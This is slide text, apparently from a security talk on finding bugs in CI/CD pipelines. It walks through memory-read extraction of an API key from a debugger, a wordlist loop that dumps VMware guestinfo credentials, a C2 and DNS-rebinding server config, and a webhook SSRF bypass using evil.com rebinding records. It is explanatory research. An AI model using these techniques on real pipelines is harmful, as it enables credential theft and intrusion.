
IRL Issue: Cross Instance Compromise Debug Service running on high
port • Grab binary and reverse engineer protocol • Seems simple enough to call arbitrary functions, great ◦ Doesn’t work in place :-( • Much frustration • Much more frustration • Figure out when run in the pipeline there are no free threads to attach to in order to call functions :-( -

IRL Issue: Cross Instance Compromise Debug Service running on high
port • Identify the debugger is Open Source • Find a semi-vulnerability in the project ◦ Semi-vulnerability as the debugger is meant to give full access to the debugged process • Identified an arbitrary memory read by abusing a type confusion ◦ Read Environment variables from memory ◦ Extract API_KEY :-) -

Secret Management Execution Definition Methodology - Secret Management Metadata Services
• Cloud (AWS, GCP, Digital Ocean, etc.) • Container (Docker, Kubernetes) • Virtual Machine config Execution Environment • Custom scripts • Process, and parent process, environment variables Network Secret Storage • Internal APIs Reports Deployment -

IRL Issue: VMware guestinfo variables $ vmware-tools-daemon --cmd "info-get guestinfo.api_url"
Configuration script with the following command: Not much info around about VMware Tools guestinfo variables Eventually found they are custom variables defined in the Virtual Machine VMX configuration file: guestinfo.api_url = "https://secret_api.internal.example.com/api/v1" -


IRL Issue: VMware guestinfo variables Couldn’t find a way to
list all variables so... while read word do vmware-tools-daemon --cmd "info-get guestinfo.${word}" done < wordlist.txt -
IRL Issue: VMware guestinfo variables $ vmware-tools-daemon --cmd "info-get guestinfo.api_user"
apiuser $ vmware-tools-daemon --cmd "info-get guestinfo.api_password" S3cur3P455w0rd! Couldn’t find a way to list all variables so... while read word do vmware-tools-daemon --cmd "info-get guestinfo.${word}" done < wordlist.txt Bingo -

Reports Execution Definition Methodology - Reports Build Logs • Sensitive
data in accessible build logs Web Hooks • Server Side Request Forgery Secret Management Deployment -

Aside: CI Knew There Would Be Bugs Here Great research
identifying credentials, secrets and bugs in publicly accessible CI/CD build logs from Justin Gardner (@Rhynorater) Corben Leo (@hacker_) and Ed Overflow (@EdOverflow) https://edoverflow.com/2019/ci-knew-there-would-be-bugs-here/ -

Tooling - ResearchServers JSON configured programmable DNS and HTTP/S server.
Simple to setup and configure reusable: • Custom HTTP C2 servers • ToCToU content delivery • DNS rebinding • Rapid protocol prototyping https://github.com/ajxchapman/researchservers { "protocol" : "dns", "route" : ".*’\\.ipv6\\.{domain}", "type" : "AAAA", "response" : "::1" } { "protocol" : "http", "route" : "/example/.*", "forward" : "https://www.example.com/", "recreate_url" : false, "replace" : [ { "pattern" : "[Ee]xample", "replacement" : "Whoot" } ] } { "protocol" : "http_middleware", "route" : "(?:^|\\.|\\?|=|&|/)([a-f0-9-]{16})", "module" : "./scripts/alert.py", "function" : "http_alert_tag" } -


IRL Issue: Web Hook addr_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map
do |addr| addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr end is_localhost!(addr_info) unless allow_local_addrs is_loopback!(addr_info) unless allow_local_addrs is_localnet(addr_info) unless allow_local_addrs is_linklocal!(addr_info) unless allow_local_addrs response = HTTParty.get(uri) -

IRL Issue: Web Hook addr_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map
do |addr| addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr end is_localhost!(addr_info) unless allow_local_addrs is_loopback!(addr_info) unless allow_local_addrs is_localnet(addr_info) unless allow_local_addrs is_linklocal!(addr_info) unless allow_local_addrs response = HTTParty.get(uri) sub.evil.com. 0 IN A 8.8.8.8 -
IRL Issue: Web Hook addr_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map
do |addr| addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr end is_localhost!(addr_info) unless allow_local_addrs is_loopback!(addr_info) unless allow_local_addrs is_localnet(addr_info) unless allow_local_addrs is_linklocal!(addr_info) unless allow_local_addrs response = HTTParty.get(uri) sub.evil.com. 0 IN A 8.8.8.8 ✔ ✔ ✔ ✔ -

IRL Issue: Web Hook - Classic DNS Rebinding addr_info =
Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr| addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr end is_localhost!(addr_info) unless allow_local_addrs is_loopback!(addr_info) unless allow_local_addrs is_localnet(addr_info) unless allow_local_addrs is_linklocal!(addr_info) unless allow_local_addrs response = HTTParty.get(uri) ✔ ✔ ✔ ✔ sub.evil.com. 0 IN A 127.0.0.1 sub.evil.com. 0 IN A 8.8.8.8 -

Execution Deployment Definition Methodology - Deployment Artifact Storage • Namespacing
• Access control Deployment • Key handling Secret Management Reports -

Execution Deployment Definition Secret Management Reports Summary There are plenty
of opportunities for CI/CD pipelines to introduce critical security bugs